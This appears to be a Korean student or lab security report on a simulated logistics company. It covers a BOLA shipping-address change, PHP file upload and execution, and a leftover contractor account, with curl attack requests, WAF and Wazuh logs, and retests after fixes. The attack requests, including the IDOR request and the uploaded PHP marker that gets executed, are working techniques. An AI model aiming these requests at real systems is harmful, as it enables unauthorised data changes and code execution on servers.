LOGION / SECURITY PROJECT

모의해킹 및 침해대응 결과 보고서

RED 공격 수행 · BLUE Wazuh 관제 · 개선 후 재시험

프로젝트	LOGION — 가상기업 보안 검증 프로젝트
구현 환경	**VirtualBox** 내부 네트워크(4대역) + pfSense 2대(경계·내부) · Wazuh SIEM
실습 CASE	01 배송지 변경(BOLA) / 02 물류문서 업로드 / 03 외주 잔존계정
증빙 기준	2026-11-05~06 실제 테스트 캡처
저장소	github.com/nb02079-ai/PenetrationTesting
상태	FINAL · 검토 수정 반영본

실습 환경에서 실제 캡처된 화면을 바탕으로 구성한 제출용 결과 보고서

01 / PROJECT SUMMARY

프로젝트 목표와 핵심 성과

공격 재현부터 탐지·대응·재시험까지 하나의 흐름으로 검증

01
타인 주문 배송지 변경 (BOLA)
WAF 탐지 공백

02
비허용 PHP 업로드·실행
WAF 탐지 (933/100304)

03
외주 잔존계정 침투
auditd/SIEM 탐지


프로젝트 개요
가상 물류기업 LOGION을 대상으로 웹 권한·파일 업로드·외주 계정 관리 시나리오를 검증했다. RED는 공격을 재현하고, BLUE는 Wazuh·WAF·auditd 감사 이벤트를 분석하여 **공격→탐지→대응→재시험**의 전 과정을 수행했다.

검증 항목	RED 주요 결과	BLUE 주요 결과
CASE 01 · BOLA	타 소유자 배송지 변경 성공 → 소유권 검증 적용 후 거부	**공격 경보 없음(탐지 공백)** — WAF 로그엔 프로토콜 경고(920350)만
CASE 02 · Upload	PHP 마커 업로드·실행 → 조치 후 404·DB REJECTED	**WAF 탐지** — ModSecurity 933 → Wazuh 100304(Level 10)
CASE 03 · 외주계정	잔존 계정 Bastion 침투 → 폐기 후 재접속 거부	**auditd → Wazuh** 수집 + 직접 DB 접근 차단(분리)

02 / NETWORK TOPOLOGY

LOGION 전체 논리 토폴로지

WAN · DMZ · SRV · OFFICE · SOC — VirtualBox 내부망 + pfSense 이중 방화벽



LOGION · RED 공격 / BLUE 관제 결과 · VirtualBox 격리 랩 · 첨부 캡처 기반

구현 환경

GNS3가 아닌 **VirtualBox 단일 가상화**로 구현했다(호스트 16GB 제약). 각 대역은 VirtualBox 내부 네트워크로 격리하고, 세그먼트 통제는 pfSense 2대(경계·내부)가 담당한다. 관제망(SOC)만 2번

RED · BLUE 역할과 실습 절차

CASE마다 동일한 검증 순서를 적용해 전후 결과를 비교

RED TEAM | 공격 및 결과 확인

Kali에서 정상 요청·취약 요청·DB/파일/계정 상태를 확인한다. 각 공격의 실행 시각·응답·변경 결과를 캡처하고, 보안 조치 후 동일 조건으로 재시험한다.

BLUE TEAM | 탐지 및 증빙

Wazuh에서 Agent 상태를 확인하고 Threat Hunting에서 WAF·WebAPI·Bastion 이벤트를 검색한다. 규칙 ID·시각·출발지·경로를 기록하고 RED 결과와 연결한다.

01 사전점검
토폴로지·Agent·라우팅·초기 데이터 확인

02 공격 재현
정상/취약 요청 응답·실제 결과 촬영

03 BLUE 탐지
공격 시각에 대응하는 이벤트 상세 분석

04 조치·재시험
수정·계정 잠금 후 동일 요청 결과 비교

사전점검 · 서버 경로와 Agent 연결

공격 전 통신 경로·초기 데이터·관제 수집 상태 확인

사전점검 | WebAPI 라우트

```
logion@LOGION:~$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.10.10.20/24 fe80::a00:27ff:fe50:6ec4/64
enp0s8           UP             10.10.40.20/24 fe80::a00:27ff:fe28:7ff9/64
enp0s9           DOWN
logion@LOGION:~$ ip route get 10.10.20.10
10.10.20.10 via 10.10.10.254 dev enp0s3 src 10.10.10.20 uid 1000
    cache
```

WebAPI → MariaDB: via 10.10.10.254 · src 10.10.10.20 (DMZ→SRV 경로 정상)

사전점검 | MariaDB 초기값

```
MariaDB [logion]> SELECT shipment_id,delivery_address FROM shipments;
+-------------+--------------------------+
| shipment_id | delivery_address         |
+-------------+--------------------------+
|           1 | ♦♦ ♦♦♦♦ 7-3             |
|           2 | ♦♦ ♦♦♦♦ 2-11            |
+-------------+--------------------------+
2 rows in set (0.000 sec)

MariaDB [logion]> SELECT login_id,status FROM users;
+-----------+--------+
| login_id  | status |
+-----------+--------+
| ua        | ACTIVE |
| ub        | ACTIVE |
| staff01   | ACTIVE |
| partner01 | ACTIVE |
+-----------+--------+
4 rows in set (0.004 sec)
```

테스트 고객·주문 기준 상태 (partner01 ACTIVE 포함)

사전 준비 확인 결과

DMZ·SRV·SOC 인터페이스와 서버 통신 경로(pfSense 정적경로)를 확인했고, Wazuh 주요 Agent(WAF·WebAPI·MariaDB·Bastion) Active 상태에서 각 CASE의 공격·감사 이벤트를 조회했다. 콘솔 한글(♦)은 폰트 한계로 표시만 깨짐 — 데이터는 정상(CHAR_LENGTH 검증).

CASE 01 · 배송지 바꿔치기 공격

본인 소유 주문의 정상 요청과 타인 주문 변경 요청을 비교

RED | 정상 배송지 요청

```
┌──(kali㉿kali)-[~]
└─$ curl -s -c /tmp/ua.txt -d "login_id=ua&password=ua_pass123" http://10.10.10.5/login.php

┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/ua.txt --data-urlencode "shipment_id=1" --data-urlencode "new_address=seoul test" http://10.10.10.5/api/update_shipping.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 05 Nov 2026 08:09:32 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../dashboard.php?s=ok&m=%EB%B0%B0%EC%86%A1+1+%EB%B0%B0%EC%86%A1%EC%A7%80%EA%B0%80+%EB%B3%80%EA%B2%BD%EB%90%98%EC%97%88%EC%8A%B5%EB%8B%88%EB%8B%A4.
```

본인(shipment_id=1) 변경 — HTTP 302 정상 응답

RED | BOLA 요청

```
┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/ua.txt --data-urlencode "shipment_id=2" --data-urlencode "new_address=deagu 666" http://10.10.10.5/api/update_shipping.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 05 Nov 2026 08:11:45 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../dashboard.php?s=ok&m=%EB%B0%B0%EC%86%A1+2+%EB%B0%B0%EC%86%A1%EC%A7%80%EA%B0%80+%EB%B3%80%EA%B2%BD%EB%90%98%EC%97%88%EC%8A%B5%EB%8B%88%EB%8B%A4.
```

동일 인증에서 shipment_id=2(타인)로 변경 요청 → 성공


실습 과정

정상 흐름 확인 뒤, 다른 소유자의 주문번호로 업데이트 요청을 보냈다. HTTP 302로 응답되며 변경 여부는 DB 이력으로 검증했다. (OWASP API1 BOLA / MITRE T1565.001)

CASE 01 · DB 변경 이력 검증

요청 행위자와 실제 주문 소유자가 다른 이력 확인

RED | shipment_address_history 조회



```
+-------------+---------------+-------+-------------+
| shipment_id | actor_user_id | owner | new_address |
+-------------+---------------+-------+-------------+
|           2 |             1 |     2 | deagu 666   |
+-------------+---------------+-------+-------------+
```

shipment_id=2 · actor_user_id=1 · owner=2 · new_address=deagu 666 → 변경자≠소유자(비인가)

재현 결과

DB 변경 이력에서 요청 행위자 ID와 주문 소유자 ID가 다르게 나타나, 실습 환경의 소유권 검증 결함을 확인했다. 이후 서버 측 권한 검증을 적용하고 같은 대상 주문으로 재시험했다.

CASE 01 · WAF 로그 확인 — 공격 경보 없음


배송지 변경 API 요청은 기록되나 공격 탐지는 발생하지 않음

BLUE | WAF 로그 (요청 기록)

e-multi","platform-nodejs","attack-xss","xss-perf-disable","paranoia-level/1","OWASP_CRS","OWASP_CRS/ATTACK-XSS","capec/1000/152/242"],"maturity":"0","accuracy":"0"}},{"message":"Inbound Anomaly Score Exceeded (Total Score: 23)","details":{"match":"Matched \"Operator `Ge' with parameter `5' against variable `TX:BLOCKING_INBOUND_ANOMALY_SCORE' (Value: `23')","reference":"","ruleId":"949110","file":"/etc/nginx/modsec/crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf","lineNumber":"222","data":"","severity":"0","ver":"OWASP_CRS/4.31.0-dev","rev":"","tags":["anomaly-evaluation","OWASP_CRS"],"maturity":"0","accuracy":"0"}}]}}
[{"transaction":{"client_ip":"10.10.99.10","time_stamp":"Wed Nov 4 06:27:51 2026","server_id":"341e785174a0b33ae0c3c1278a613a5225affee3","client_port":48860,"host_ip":"10.10.10.5","host_port":80,"unique_id":"173977367126.648187","request":{"method":"HEAD","http_version":1.1,"uri":"/","headers":{"Host":"10.10.10.5","User-Agent":"curl/8.22.0","Accept":"*/*"}},"response":{"body":"","http_code":200,"headers":{"Server":"nginx/1.24.0 (Ubuntu)","Date":"Wed, 04 Nov 2026 06:27:51 GMT","Content-Type":"text/html; charset=UTF-8","Connection":"keep-alive","Cache-Control":"no-store, no-cache, must-revalidate","Pragma":"no-cache","Set-Cookie":"PHPSESSID=nrhsqhp5g4830t0mp03dtd0sq2; path=/","Expires":"Thu, 19 Nov 1981 08:52:00 GMT"}},"producer":{"modsecurity":"ModSecurity v3.0.12 (Linux)","connector":"ModSecurity-nginx v1.0.3","secrules_engine":"DetectionOnly","components":["OWASP_CRS/4.31.0-dev\""]},"messages":[{"message":"Host header is a numeric IP address","details":{"match":"Matched \"Operator `Rx' with parameter `(?:^([\\d.]+|\\[[\\da-f:]+\\])(:[\\d]+)?$)' against variable `REQUEST_HEADERS:Host' (Value: `10.10.10.5')","reference":"o0,10o0,10v22,10","ruleId":"920350","file":"/etc/nginx/modsec/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf","lineNumber":"756","data":"10.10.10.5","severity":"4","ver":"OWASP_CRS/4.31.0-dev","rev":"","tags":["application-multi","language-multi","platform-multi","attack-protocol","paranoia-level/1","OWASP_CRS","OWASP_CRS/PROTOCOL-ENFORCEMENT","capec/1000/210/272"],"maturity":"0","accuracy":"0"}}]}}
[{"transaction":{"client_ip":"10.10.99.10","time_stamp":"Thu Nov 5 00:08:14 2026","server_id":"341e785174a0b33ae0c3c1278a613a5225affee3","client_port":51246,"host_ip":"10.10.10.5","host_port":80,"unique_id":"173986609472.652194","request":{"method":"POST","http_version":1.1,"uri":"/login.php","headers":{"Host":"10.10.10.5","User-Agent":"curl/8.22.0","Accept":"*/*","Content-Length":"31","Content-Type":"application/x-www-form-urlencoded"}},"response":{"body":"","http_code":302,"headers":{"Server":"nginx/1.24.0 (Ubuntu)","Date":"Thu, 05 Nov 2026 00:08:14 GMT","Content-Type":"text/html; charset=UTF-8","Connection":"keep-alive","Cache-Control":"no-store, no-cache, must-revalidate","Pragma":"no-cache","Set-Cookie":"PHPSESSID=9vdi0ac8t7olppapu37scjudj4; path=/","Location":"dashboard.php","Expires":"Thu, 19 Nov 1981 08:52:00 GMT"}},"producer":{"modsecurity":"ModSecurity v3.0.12 (Linux)","connector":"ModSecurity-nginx v1.0.3","secrules_engine":"DetectionOnly","components":["OWASP_CRS/4.31.0-dev\""]},"messages":[{"message":"Host header is a numeric IP address","details":{"match":"Matched \"Operator `Rx' with parameter `(?:^([\\d.]+|\\[[\\da-f:]+\\])(:[\\d]+)?$)' against variable `REQUEST_HEADERS:Host' (Value: `10.10.10.5')","reference":"o0,10o0,10v31,10","ruleId":"920350","file":"/etc/nginx/modsec/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf","lineNumber":"756","data":"10.10.10.5","severity":"4","ver":"OWASP_CRS/4.31.0-dev","rev":"","tags":["application-multi","language-multi","platform-multi","attack-protocol","paranoia-level/1","OWASP_CRS","OWASP_CRS/PROTOCOL-ENFORCEMENT","capec/1000/210/272"],"maturity":"0","accuracy":"0"}}]}}
[{"transaction":{"client_ip":"10.10.99.10","time_stamp":"Thu Nov 5 00:09:32 2026","server_id":"341e785174a0b33ae0c3c1278a613a5225affee3","client_port":60262,"host_ip":"10.10.10.5","host_port":80,"unique_id":"173986617246.698519","request":{"method":"POST","http_version":1.1,"uri":"/api/update_shipping.php","headers":{"Host":"10.10.10.5","User-Agent":"curl/8.22.0","Cookie":"PHPSESSID=3vdi0ac8t7olppapu37scjudj4","Accept":"*/*","Content-Length":"36","Content-Type":"application/x-www-form-urlencoded"}},"response":{"body":"","http_code":302,"headers":{"Server":"nginx/1.24.0 (Ubuntu)","Date":"Thu, 05 Nov 2026 00:09:32 GMT","Content-Type":"text/html; charset=UTF-8","Connection":"keep-alive","Cache-Control":"no-store, no-cache, must-revalidate","Pragma":"no-cache","Expires":"Thu, 19 Nov 1981 08:52:00 GMT","Location":"../dashboard.php?s=ok&m=%EB%B0%80%EC%86%A1+1+%EB%B0%80%EC%86%A1%EC%A7%80%EA%B0%80+%EB%B3%80%EA%B2%BD%EB%90%90%EC%97%88%EC%8A%B5%EB%8B%88%EB%8B%A4.","producer":{"modsecurity":"ModSecurity v3.0.12 (Linux)","connector":"ModSecurity-nginx v1.0.3","secrules_engine":"DetectionOnly","components":["OWASP_CRS/4.31.0-dev\""]},"messages":[{"message":"Host header is a numeric IP address","details":{"match":"Matched \"Operator `Rx' with parameter `(?:^([\\d.]+|\\[[\\da-f:]+\\])(:[\\d]+)?$)' against variable `REQUEST_HEADERS:Host' (Value: `10.10.10.5')","reference":"o0,10o0,10v45,10","ruleId":"920350","file":"/etc/nginx/modsec/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf","lineNumber":"756","data":"10.10.10.5","severity":"4","ver":"OWASP_CRS/4.31.0-dev","rev":"","tags":["application-multi","language-multi","platform-multi","attack-protocol","paranoia-level/1","OWASP_CRS","OWASP_CRS/PROTOCOL-ENFORCEMENT","capec/1000/210/272"],"maturity":"0","accuracy":"0"}}]}}
[{"transaction":{"client_ip":"10.10.99.10","time_stamp":"Thu Nov 5 00:11:45 2026","server_id":"341e785174a0b33ae0c3c1278a613a5225affee3","client_port":48050,"host_ip":"10.10.10.5","host_port":80,"unique_id":"173986630532.229679","request":{"method":"POST","http_version":1.1,"uri":"/api/update_shipping.php","headers":{"Host":"10.10.10.5","User-Agent":"curl/8.22.0","Cookie":"PHPSESSID=3vdi0ac8t7olppapu37scjudj4","Accept":"*/*","Content-Length":"35","Content-Type":"application/x-www-form-urlencoded"}},"response":{"body":"","http_code":302,"headers":{"Server":"nginx/1.24.0 (Ubuntu)","Date":"Thu, 05 Nov 2026 00:11:45 GMT","Content-Type":"text/html; charset=UTF-8","Connection":"keep-alive","Cache-Control":"no-store, no-cache, must-revalidate","Pragma":"no-cache","Expires":"Thu, 19 Nov 1981 08:52:00 GMT","Location":"../dashboard.php?s=ok&m=%EB%B0%80%EC%86%A1+2+%EB%B0%80%EC%86%A1%EC%A7%80%EA%B0%80+%EB%B3%80%EA%B2%BD%EB%90%90%EC%97%88%EC%8A%B5%EB%8B%88%EB%8B%A4.","producer":{"modsecurity":"ModSecurity v3.0.12 (Linux)","connector":"ModSecurity-nginx v1.0.3","secrules_engine":"DetectionOnly","components":["OWASP_CRS/4.31.0-dev\""]},"messages":[{"message":"Host header is a numeric IP address","details":{"match":"Matched \"Operator `Rx' with parameter `(?:^([\\d.]+|\\[[\\da-f:]+\\])(:[\\d]+)?$)' against variable `REQUEST_HEADERS:Host' (Value: `10.10.10.5')","reference":"o0,10o0,10v45,10","ruleId":"920350","file":"/etc/nginx/modsec/crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf","lineNumber":"756","data":"10.10.10.5","severity":"4","ver":"OWASP_CRS/4.31.0-dev","rev":"","tags":["application-multi","language-multi","platform-multi","attack-protocol","paranoia-level/1","OWASP_CRS","OWASP_CRS/PROTOCOL-ENFORCEMENT","capec/1000/210/272"],"maturity":"0","accuracy":"0"}}]}}
logion@admin:~$

/api/update_shipping.php 기록 — 걸린 룰은 920350(숫자 IP Host)뿐

BLUE | Wazuh — 공격 경보 없음



출발지 10.10.99.10 · rule 100301(Level 5) 프로토콜 경고만, 공격 룰 0건

탐지 분석 — 탐지 공백

기록된 **100301/Level 5는 숫자 IP 접속에 대한 프로토콜 경고(920350)**일 뿐, **BOLA(권한 오류) 자체에 대한 공격 경보는 발생하지 않았다.** 인가 위반은 CRS 시그니처가 없어 WAF/네트워크 SIEM이 구조적으로 탐지하지 못하며, 실제 증거는 애플리케이션 DB 감사(shipment_address_history)에만 존재한다. → CASE 02(WAF 탐지 O)와의 대조가 본 프로젝트의 핵심.

CASE 01 · 보안 조치 후 재시험

서버 측 권한 검증 적용 후 동일 주문을 재요청

서버 | 업데이트 처리 코드 반영

```
logion@LOGION:~$ sudo cp -f ~/logion-webapi/security/fixed/update_shipping.php /var/www/html/api/update_shipping.php
```

fixed/update_shipping.php 적용(세션 사용자 소유 배송만 변경 허용)

RED | 재요청

```
┌──(kali㉿kali)-[~]
└─$ curl -s -c /tmp/ua.txt -d "login_id=ua&password=ua_pass123" http://10.10.10.5/login.php

┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/ua.txt --data-urlencode "shipment_id=2" --data-urlencode "new_address=
deagu 999" http://10.10.10.5/api/update_shipping.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Nov 2026 05:10:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../dashboard.php?s=err&m=%EB%B3%B8%EC%9D%B8+%EB%B0%B0%EC%86%A1%EC%9D%B4+%EC%95%84%E
B%8B%88%EA%B1%B0%EB%82%98+%EC%A1%B4%EC%9E%AC%ED%95%98%EC%A7%80+%EC%95%8A%EC%8A%B5%EB%8B%88%EB
%8B%A4.
```

동일 shipment_id=2 → s=err '본인 배송이 아니거나…' (차단)

RED | 최종 DB 확인

```
logion@mariadb:~$ sudo mysql -e "SELECT shipment_id,delivery_address,updated_at FROM logion.shipments WHERE shipment_id=2;"
[sudo] password for logion:
+-------------+------------------+---------------------+
| shipment_id | delivery_address | updated_at          |
+-------------+------------------+---------------------+
|           2 | deagu 666        | 2026-11-05 08:11:44 |
+-------------+------------------+---------------------+
logion@mariadb:~$ sudo mysql -e "SELECT actor_user_id,target_id,http_status,result FROM logion.api_audit_logs WHERE result='DENIED' ORD
;"
+---------------+-----------+-------------+--------+
| actor_user_id | target_id | http_status | result |
+---------------+-----------+-------------+--------+
|             1 |         2 |         403 | DENIED |
+---------------+-----------+-------------+--------+
```

배송지 값 유지(updated_at 불변) · api_audit_logs 403 DENIED

CASE 02 · 물류문서 파일 업로드

허용 파일과 비허용 PHP 마커 파일의 처리 결과를 비교

RED | 정상 업로드

```
┌──(kali㉿kali)-[~]
└─$ echo 'normal document' > /tmp/normal.txt

┌──(kali㉿kali)-[~]
└─$ echo '<?php echo "LOGION-MARKER"; ?>' > /tmp/marker.php

┌──(kali㉿kali)-[~]
└─$ curl -s -c /tmp/p.txt -d "login_id=partner01&password=partner123" http://10.10.10.5/login
.php

┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/p.txt -F "doc=@/tmp/normal.txt" http://10.10.10.5/admin/upload.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Nov 2026 05:27:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php?s=ok&m=%EC%97%85%EB%A1%9C%EB%93%9C+%EC%99%84%EB%A3%8C%3A+%2Fuploads%2Fnor
mal.txt
```

정상 테스트 파일 업로드 및 HTTP 응답(s=ok)

RED | 비허용 파일 시험

```
┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/p.txt -F "doc=@/tmp/marker.php" http://10.10.10.5/admin/upload.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Nov 2026 05:28:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php?s=ok&m=%EC%97%85%EB%A1%9C%EB%93%9C+%EC%99%84%EB%A3%8C%3A+%2Fuploads%2Fmar
ker.php


┌──(kali㉿kali)-[~]
└─$ curl -s http://10.10.10.5/uploads/marker.php
LOGION-MARKER
```

marker.php 업로드 뒤 /uploads/marker.php에서 LOGION-MARKER 출력

